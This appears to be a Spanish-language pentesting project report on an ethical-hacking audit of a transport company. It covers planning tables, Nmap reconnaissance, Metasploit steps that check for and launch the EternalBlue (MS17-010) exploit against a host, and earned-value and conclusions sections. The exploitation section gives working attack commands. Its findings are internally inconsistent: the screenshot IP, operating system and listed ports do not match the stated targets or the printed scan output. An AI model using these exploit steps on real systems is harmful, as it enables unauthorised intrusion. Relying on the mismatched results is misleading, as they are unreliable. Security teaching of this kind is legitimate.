Miembro del equipo	Los miembros del equipo son responsables de: - Producir los entregables especificados en la carta constitutiva del proyecto. - Informar al gerente del proyecto cuando cada entregable sea terminado y esté listo para ser sometido a pruebas de aceptación. - Completar cualesquier acciones remediales requeridas para obtener la aceptación del cliente.
Gerente del proyecto	El gerente del proyecto es responsable de: - Organizar las pruebas de aceptación de los entregables para revisar que estén totalmente terminados. - Asegurarse que las pruebas de aceptación sean cabales y efectivas. - Revisar los resultados de las pruebas de aceptación e identificar las acciones remediales necesarias para asegurar que los entregables satisfacen los criterios definidos de aceptación. - Presentar los formularios de aceptación al cliente para su firma. - Comunicar el estado de aceptación de los entregables a los intervinientes y partes interesadas del proyecto.
Cliente	El cliente del proyecto tiene las siguientes responsabilidades: - Tomar parte en el proceso de pruebas de aceptación si se le solicita. - Autorizar el formulario de aceptación para confirmar que los entregables cumplen con los criterios establecidos en el plan de aceptación. - Tomar custodia de los entregables en su entorno.

Fuente: Elaboración propia

4.1.1. Seguimiento y Control

Nivel De Estabilidad	
Estado	**Abreviatura**
Alto	**A**
Mediano	**M**
Bajo	**B**

Estado Actual	
Estado	**Abreviatura**
Activo	**AC**
Cancelado	**CA**
Diferido	**DI**
Adicionado	**AD**
Aprobado	**AP**

Grado De Complejidad	
Estado	**Abreviatura**
Alto	**A**
Mediano	**M**
Bajo	**B**

Tabla 17 Seguimiento y control

Atributos De Requisitos									
Código	Descripción	Sustento de su inclusión	Propietario	Fuente	Prioridad	Estado Actual	Fecha de cumplimiento	Grado de complejidad	Criterio de aceptación
Requerimiento01	Análisis de Vulnerabilidad y Explotación Web.	Pruebas de Seguridad – Fines educativos.	Jheen Pooll Carrasco Ruiz	Enfoque educativo	A	AC	---	A	Aprobación del Plan de Testing y Seguridad
Requerimiento02	Análisis de Vulnerabilidad y Explotación Windows.	Pruebas de Seguridad – Fines educativos.	Jheen Pooll Carrasco Ruiz	Enfoque educativo	A	AC	---	A	Aprobación del Plan de Testing y Seguridad
Requerimiento03	Análisis de Vulnerabilidad y Explotación Android.	Pruebas de Seguridad – Fines educativos.	Jheen Pooll Carrasco Ruiz	Enfoque educativo	A	AC	---	A	Aprobación del Plan de Testing y Seguridad

Fuente: Elaboración propia

Tabla 18 Matriz de trazabilidad

Trazabilidad Hacia - Ethical Hacking							
Necesidades, Oportunidades, Metas Y Objetivos Del Negocio	Objetivos Del Proyecto	Alcance Del Proyecto/Entregables	Diseño Del Servicio	Desarrollo Del Servicio	Estrategia De Prueba	Escenario De Prueba	Requerimiento De Alto Nivel
Evaluar y registrar fallas de seguridad para corregirlas.	Descubrir fallas de seguridad de plataformas y servidores web.	Plan de gestión del Proyecto.	Ethical Hacking, fases de pentesting	Desarrollo del servicio con herramientas libres y open source.	Capturas pantallas, reportes del Test	Transportes Cosmer SAC	Cumplir con lo Requerido
Evaluar y registrar fallas de seguridad para corregirlas.	Descubrir fallas de seguridad de equipos Windows.	Plan de gestión del Proyecto.	Ethical Hacking, fases de pentesting	Desarrollo del servicio con herramientas libres y open source.	Capturas pantallas, reportes del Test	Transportes Cosmer SAC	Cumplir con lo Requerido
Evaluar y registrar fallas de seguridad para corregirlas.	Descubrir fallas de seguridad de equipos Android.	Plan de gestión del Proyecto.	Ethical Hacking, fases de pentesting	Desarrollo del servicio con herramientas libres y open source.	Capturas pantallas, reportes del Test	Transportes Cosmer SAC	Cumplir con lo Requerido

Fuente: Elaboración propia

Riesgos del Proyecto

- Los riesgos del proyecto son mencionados en el capítulo 3.

4.2 Ingeniería Del Proyecto

Este proyecto será realizado bajo un entorno controlado, y sólo se utilizará 3 fases del Ethical hacking.

4.2.1 Interacción 1: Etapa de reconocimiento


Reconocimiento se refiere a la fase de preparación donde un atacante busca reunir toda la información posible sobre un objetivo antes de lanzar su ataque.

Nota: Existen diversas herramientas que nos pueden facilitar el reconocimiento de los equipos que están conectados en nuestra red, así como también el tipo de sistemas operativos que podría poseer la empresa, para este caso se hará mención de dos herramientas como: Netdiscovery y Nmap.

Netdiscovery

Esta herramienta nos permite identificar cuáles son los equipos conectados a la red, también cuál es su respectiva dirección Mac, dirección ip y cuál es el fabricante de la tarjeta red.

Ilustración 11 Netdiscovery



Fuente: Elaboración propia

NMAP

Es una herramienta que nos permite ver los equipos activos de una red y sacar diferente información, especialmente los puertos abiertos que nos serán de gran interés para realizar ataques y saber que aplicaciones está ejecutando, es sin duda el escáner más usado por los hackers.

Aunque generalmente se utiliza Nmap en auditorías de seguridad, muchos administradores de redes y sistemas lo encuentran útil para realizar tareas rutinarias, como puede ser el inventariado de la red, la planificación de actualización de servicios y la monitorización del tiempo que los equipos o servicios se mantiene activos. En este punto se obtiene las direcciones IP a auditar, realizando un reconocimiento de la red de la empresa de manera detallada, se debe mencionar que las direcciones IP´s variaron ya que eran dinámicas.

Tabla 19 Direcciones IPS

Observación	Ip
Gerente	10.114.32.150
Administrador	10.114.32.120
Sistemas	10.114.32.180
Servidor	10.114.32.185
Servidor	10.114.32.187
Servidor	10.114.11.11


Fuente: Elaboración propia

4.2.2 Interacción 2: Etapa de escaneo

Esta fase se realiza un rastreo de puertos de cada ordenador u servidor, para descubrir qué servicios se están ejecutando actualmente, para explorar la red, el auditor obtiene una conexión al punto de acceso como un usuario más, una vez conectado se ejecuta las herramientas seleccionadas según sea el caso.

Escaneo 10.114.32.150 Windows 7

Ilustración 12 Escaneo PC A



Fuente: Elaboración propia


Interpretación

El escaneo que le realicemos a la dirección IP, en este caso nos brinda lo siguiente:

- Servicio Apache httpd 2.2.0 utilizando el puerto 80.
- Servicio Remote Desktop utilizando el puerto 3389.
- Servicio Microsoft DS, utilizando el puerto 445.
- Servicio Mysql, utilizando el puerto 3306.
- Servidor de Netbios, utilizando el puerto 139.

Escaneo 10.114.32.120 Windows 7

Ilustración 13 Escaneo PC B



Fuente: Elaboración propia

Interpretación

El escaneo que le realicemos a la dirección IP, en este caso nos brinda lo siguiente:

- Servicio ftp, utilizando el puerto 21.
- Servicio HTTP, utilizando el puerto 80.
- Servicio Remote Desktop utilizando el puerto 3389.
- Servicio Microsoft DS, utilizando el puerto 445.
- Servicio Mysql, utilizando el puerto 3306.
- Servidor de Netbios, utilizando el puerto 139.

Escaneo 10.114.11.11 Windows Server 2008

Ilustración 14 Escaneo PC C

```
root@kali:~# nmap -Pn -sV -O 192.168.187.132
Starting Nmap 7.70 ( https://nmap.org ) at 2019-08-05 22:04 EDT
Nmap scan report for 192.168.187.132
Host is up (0.0011s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
53/tcp    open  domain?
80/tcp    open  http          Microsoft IIS httpd 8.5
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 201
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Doma
445/tcp   open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 micro
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Doma
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Service
8009/tcp  open  ajp13         Apache Jserv (Protocol v1.3)
8080/tcp  open  http          Apache Tomcat/Coyote JSP engine 1.1
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc         Microsoft Windows RPC
49159/tcp open  msrpc         Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/vers
SF-Port53-TCP:V=7.70%I=7%D=8/5%Time=5D48E041%P=x86_64-pc-linux-gnu%r(DNSVe
SF:rsionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07version\x
SF:04bind\0\0\x10\0\x03");
MAC Address: 00:0C:29:3B:28:21 (VMware)
Device type: general purpose
Running: Microsoft Windows 2012|7|8.1
OS CPE: cpe:/o:microsoft:windows_server_2012:r2 cpe:/o:microsoft:windows_7:
OS details: Microsoft Windows Server 2012 R2 Update 1, Microsoft Windows 7,
Network Distance: 1 hop
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at
Nmap done: 1 IP address (1 host up) scanned in 145.68 seconds
root@kali:~#
```

Fuente: Elaboración propia

Interpretación

El escaneo que le realicemos a la dirección IP, en este caso nos brinda lo siguiente:

- Servicio ftp, utilizando el puerto 21.
- Servicio http, utilizando el puerto 80.
- Servicio HTTP, utilizando el puerto 8080

- Servicio Remote Desktop utilizando el puerto 3389.
- Servicio Microsoft DS, utilizando el puerto 445.
- Servicio Mysql, utilizando el puerto 3306.
- Servicio de Netbios, utilizando el puerto 139.
- Servicio ldap, utilizando el puerto 3208.

Escaneo de Vulnerabilidades

En esta fase se buscan posibles fallos, errores o vulnerabilidades de los sistemas operativos, esto se realiza mediante la búsqueda de vulnerabilidades, para realizar lo mencionado se utilizan herramientas de escaneo de vulnerabilidades como, por ejemplo: Nessus, nmap, etc.

Esta fase se verá en Anexos.

4.2.3 Interacción 3: Etapa obtener acceso

Acceso a Windows 7:

La vulnerabilidad explotada llamda Eternalblue, perteneciente a la familia del ransomware WanaCrypt0r o WanaCry es denominada por el boletín oficial de Microsoft como MS17-010 la cual afecta primordialmente a Windows 7 y Windows 2008 server, actualmente esta vulnerabilidad que fue remediada por Microsoft. Después de haber escaneado los equipos de la empresa Cosmer, se detectó que los sistemas Operativos tienen esta brecha de seguridad “EternalBlue”.

Ilustración 15 Acceso a PC

```
msf5 > use auxiliary/scanner/smb/smb_ms17_010
msf5 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting                                                  Required  Description
   ----         ---------------                                                  --------  -----------
   CHECK_ARCH   true                                                             no        Check for architecture on vulnerable hosts
   CHECK_DOPU   true                                                             no        Check for DOUBLEPULSAR on vulnerable hosts
   CHECK_PIPE   false                                                            no        Check for named pipe on vulnerable hosts
   NAMED_PIPES  /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes       List of named pipes to check
   RHOSTS                                                                        yes       The target address range or CIDR identifier
   RPORT        445                                                              yes       The SMB service port (TCP)
   SMBDomain    .                                                                no        The Windows domain to use for authenticatic
   SMBPass                                                                       no        The password for the specified username
   SMBUser                                                                       no        The username to authenticate as
   THREADS      1                                                                yes       The number of concurrent threads

msf5 auxiliary(scanner/smb/smb_ms17_010) > set rhosts 192.168.187.132
rhosts => 192.168.187.132
msf5 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 192.168.187.132:445   - Host is likely VULNERABLE to MS17-010! - Windows Server 2012 R2 Standard Evaluation 9600 x64 (64-bit)
[*] 192.168.187.132:445   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_ms17_010) >
```

Fuente: Elaboración propia

Interpretación:

Para este caso, se logró comprobar por medio de un Auxiliar de la Herramienta Metasploit la vulnerabilidad detectada en el sistema operativo instalado.

Tabla 20 Datos Interpretación

Nombre	Descripción
Rhost	Es la dirección ip de la maquina a auditar
Rport	Es el servicio del puerto SMB
Use auxiliary/scanner/smb/smb_ms17_010	Auxiliar, el cual nos ayudará a verificar si el ordenador posee la falla

Fuente: Elaboración propia

Esta falla fue efectiva para todos los equipos de la empresa, después de haber comprobado la falla se procede a explotarla.

Ilustración 16 Acceso a PC

```
msf5 auxiliary(scanner/smb/smb_ms17_010) > use exploit/windows/smb/ms17_010_eternalblue
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target address range or CIDR identifier
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentica
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf5 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.187.132
rhosts => 192.168.187.132
msf5 exploit(windows/smb/ms17_010_eternalblue) >
```


Fuente: Elaboración propia

Interpretación

El auditor habiendo verificado que la vulnerabilidad MS17_010 existe, procede a explotarla haciendo uso del exploit/Windows/smb/ms17_010_eternalblue.

- RHOST: Es la dirección IP de la víctima.

Ilustración 17 Acceso a PC



Fuente: Elaboración propia

Interpretación

El auditor habiendo explotado esta vulnerabilidad, procedió a navegar por las carpetas internas del usuario interno, con el objetivo de encontrar información sensible.

NOTA: Las vulnerabilidades detectadas al resto de equipos estarán reportadas en anexos

4.3 Soporte del Proyecto

4.3.1 Medición del valor ganado

Valor presupuestado

Tabla 21 Valor presupuestado

Tareas\Días	15	25	35	45	55	Total
Gestión proyecto	2475					2475
Iteración 1		2655				2655
Iteración 2			2925			2925
Iteración 3				1350		1350
Iteración 4					450	450
Proyecto	2475	2655	2925	1350	450	9855
PV	2475	5130	8055	9405	9855	

Fuente: Elaboración propia

Control de avance

Tabla 22 Control de avance

Tareas\Días	15	25	35	45	55	Total
Gestión proyecto	100%					1
Iteración 1		90%	10%			0.9
Iteración 2			90%	10%		0.9
Iteración 3				95%	5%	0.95
Iteración 4					90%	0.9

Fuente: Elaboración propia

Valor ganado

Tabla 23 Valor ganado

Tareas\Días	15	25	35	45	55	Total
Gestión proyecto	2475					2475
Iteración 1		2389.5	265.5			2655
Iteración 2			2632.5	292.5		2925
Iteración 3				1282.5	67.5	1350

Iteración 4					405	405
Proyecto	2475	2389.5	2898	1575	472.5	9810
EV	2475	4864.5	7762.5	9337.5	9810	

Fuente: Elaboración propia

Costo Real

Tabla 24 Costo Real

Tareas\Días	15	25	35	45	55	Total
Gestión proyecto	2475					2475
Iteración 1		2655				2655
Iteración 2			2800			2800
Iteración 3				1100		1100
Iteración 4					450	450
Proyecto	2475	2655	2800	1100	450	9480
AC	2475	5130	7930	9030	9480	

Fuente: Elaboración propia

Resumen

Tabla 25 Resumen

DIAS	15	25	35	45	55
PV	2475	5130	8055	9405	9855
EV	2475	4864.5	7762.5	9337.5	9810
AC	2475	5130	7930	9030	9480

Fuente: Elaboración propia

CAPÍTULO V: CIERRE

5.1Cierre

5.1.1 Lecciones aprendidas

Tabla 26 Lecciones aprendidas

Fase	Paquete	Descripción Problema	Causa	Acción Correctiva	Resultado Obtenido	Lección Aprendida
Escaneo de hosts	Planificación	Algunos hosts no aparecieron en un escaneo de nivel básico.	Carencia de entrenamiento en seguridad, de controles de seguridad y evaluaciones del estado en seguridad.	Entrenar al personal.	Personal entrenado	Capacitación y evaluación constante.
Explotación	2da Iteración	Los sistemas y plataformas vulnerados, permiten escalar privilegios para realizar cualquier daño posible.	Software pirata, sistemas desactualizados, falta de conocimientos, déficit plan anual de seguridad, etc.	Actualizaciones de sistemas, aplicaciones, mejora de versiones, etc. licenciamiento	Formalización de software	Inventario actualizado cada 6 meses

Fuente: Elaboración propia

5.1.2 Cuadro comparativo de resultados

Tabla 27 Cuadro comparativo de resultados

Indicador	Formula	Frecuencia	Resultado anterior	Resultado actual	Resultado obtenido	Resultado esperado
Eficiencia	1 – (resultado actual) / resultado anterior)	Anual	70	20	71	65
Eficacia	1 – (Tiempo de proceso actual / tiempo de proceso anterior)	Anual	4	1	75	70
Productividad	1 – (ataques actuales / ataques anteriores)	Anual	16	4	75	70

Fuente: Elaboración propia

CAPÍTULO VI: CONCLUSIONES Y RECOMENDACIONES

6.1 Conclusiones

- Gracias al uso de la metodología Ethical Hacking se logró mejorar el nivel de eficiencia en un 71%, superando la meta esperada, tomando en cuenta que en el periodo de evaluación anterior se observó un nivel alto de vulnerabilidad en un 70% y actualmente se observa una disminución considerable en un 20%.

- Se logró mejorar el nivel de eficacia a un 75% del resultado esperado, teniendo en cuenta que en el año anterior se realizó el trabajo en un periodo de 4 meses y actualmente se logró realizar en 1 mes.

- Se mejoró la productividad a un 75% del resultado esperado, teniendo en cuenta que en el año pasado la empresa sufrió 16 ataques durante el año y actualmente el número de ataque fue reducido a 4.

6.2 Recomendaciones

- Se recomienda asignar un oficial de seguridad informática para seguir mejorando el nivel de eficacia.

- Se recomienda capacitar (ver en anexos) al personal en las nuevas tendencias de software de análisis de vulnerabilidades con la finalidad de que estén preparados para poder actualizar sus brechas de seguridad o poder responder a la brevedad posible ante un ataque cibernético.

- Se recomienda contar con software actualizado, licenciado, cifrar los protocolos de comunicación en los servicios ftp, ssh, http, telnet, con el objetivo de evitar o reducir el nivel de incidencias por una persona mal intencionado.

REFERENCIAS BIBLIOGRÁFICAS

Libros

- Carlos Tori, 2008. Hacking Etico (1era. Edición)

- Mati Aharoni. Penetration Testing with BackTrack - PWB Online Lab Guide - v.3.2

- González Pérez, Pablo; Sánchez Garcés, Germán; Soriano De La Cámara, diciembre 2013. Pentesting con Kali

- Pablo González, Germán Sánchez y Jose Miguel Soriano. Colaboradores: Jhonattan Fiestas, Umberto Schiavo y Chema Alonso, 2017. Pentesting con Kali 2.0

- David Puente Castro. Técnicas de explotación de vulnerabilidades en Linux para la creación de exploits.

- Robert Beggs
  June, 2014. Mastering Kali Linux for Advanced Penetration Testing.

- Justin Hutchens, 2014. Kali Linux Network Scanning Cookbook Kindle Edition - Justin Hutchens - August 21, 2014 - Packt Publishing.

- Fyodor Lyon, 2009. Nmap Network Scanning: The Official Nmap Project Guide to Network Discovery and Security Scanning.

- José Vila y José Luis Chica, 2012. GUÍA DE SEGURIDAD DE LAS TIC - (CCN-STIC-954) - GUÍA AVANZADA DE NMAP.

- Gerick Toro. Guía de referencia de NMAP

Páginas web utilizadas

- McAfee. 2013. The Economic Impact of Cybercrime and Cyber Espionage. Disponible en https://www.mcafee.com/us/resources/reports/rp-economic-impact-cybercrime.pdf

- NAE_DOING. 2016. La Seguridad Digital Amenazas y Soluciones. Disponible en http://nae.es/la-seguridad-digital-amenazas-y-soluciones/

- Enter.co. 2016. La ingeniería social: el ataque informático más peligroso. Disponible en http://www.enter.co/guias/lleva-tu-negocio-a-internet/ingenieria-social/

- La información. 2017. Así será el mundo en 2030, según la CIA. Disponible en http://www.lainformacion.com/mundo/asi-sera-el-mundo-en-2030-segun-la-cia_eZr4r2OkNy2qifIU1WaPp/

- Redes Zone. 2015. Las 10 mejores distribuciones para hacking ético y auditorías de seguridad. Disponible en https://www.redeszone.net/2015/12/05/las-10-mejores-distribuciones-para-hacking-etico-y-auditorias-de-seguridad/

- Exploit Alert. 2013. Exploit para explotar apache tomcat. Disponible en https://www.exploitalert.com/search-results.html?search=Apache+Tomcat

- Chema Alonso. 2017. Como explotar EternalBlue. Disponible en http://www.elladodelmal.com/2017/07/como-explotar-eternalromance-synergy-en.html

- Chema Alonso. 2007. Capturando credenciales con Cain & Abel. Disponible en http://www.elladodelmal.com/2007/10/capturando-credenciales-ldap-con-cain.html

- Security Hacklabs. 2018. Fuerza bruta a servidor ftp con metasploit. Disponible en https://securityhacklabs.net/articulo/fuerza-bruta-a-servidor-ftp-con-metasploit-0

- Manuel Camacho. 2013. Hackeando Joomla. Disponible en https://hacking-etico.com/2013/03/11/hackeandojoomla/

- Inteco Cert. 2011. Análisis de tráfico con wireshark. Disponible en https://www.incibe.es/extfrontinteco/img/File/intecocert/EstudiosInformes/cert_inf_seguridad_analisis_trafico_wireshark.pdf

- Rapid 7. 2018. Drupal drupalgedon. Disponible en https://www.rapid7.com/db/modules/exploit/unix/webapp/drupal_drupalgeddon2

- Chema Alonso. 2013. Manual de usuario Foca Disponible en http://www.elladodelmal.com/2009/04/foca-manual-de-usuario-i-de-iv.html

- Microsoft. 2017. Boletín de seguridad de Microsoft MS11-030. Disponible en https://docs.microsoft.com/en-us/security-updates/securitybulletins/2011/ms11-030

- Microsoft. 2017. Boletín de seguridad de Microsoft MS17-010. Disponible en https://docs.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010

- Cero Uno. 2016. ¿Qué es análisis de vulnerabilidades? https://blog.cerounosoftware.com.mx/que-es-un-analisis-de-vulnerabilidades-inform%C3%A1ticas

- Alejandro Reyes. 2010. Ethical hacking https://www.cert.org.mx/historico/documento/index.html-id=7

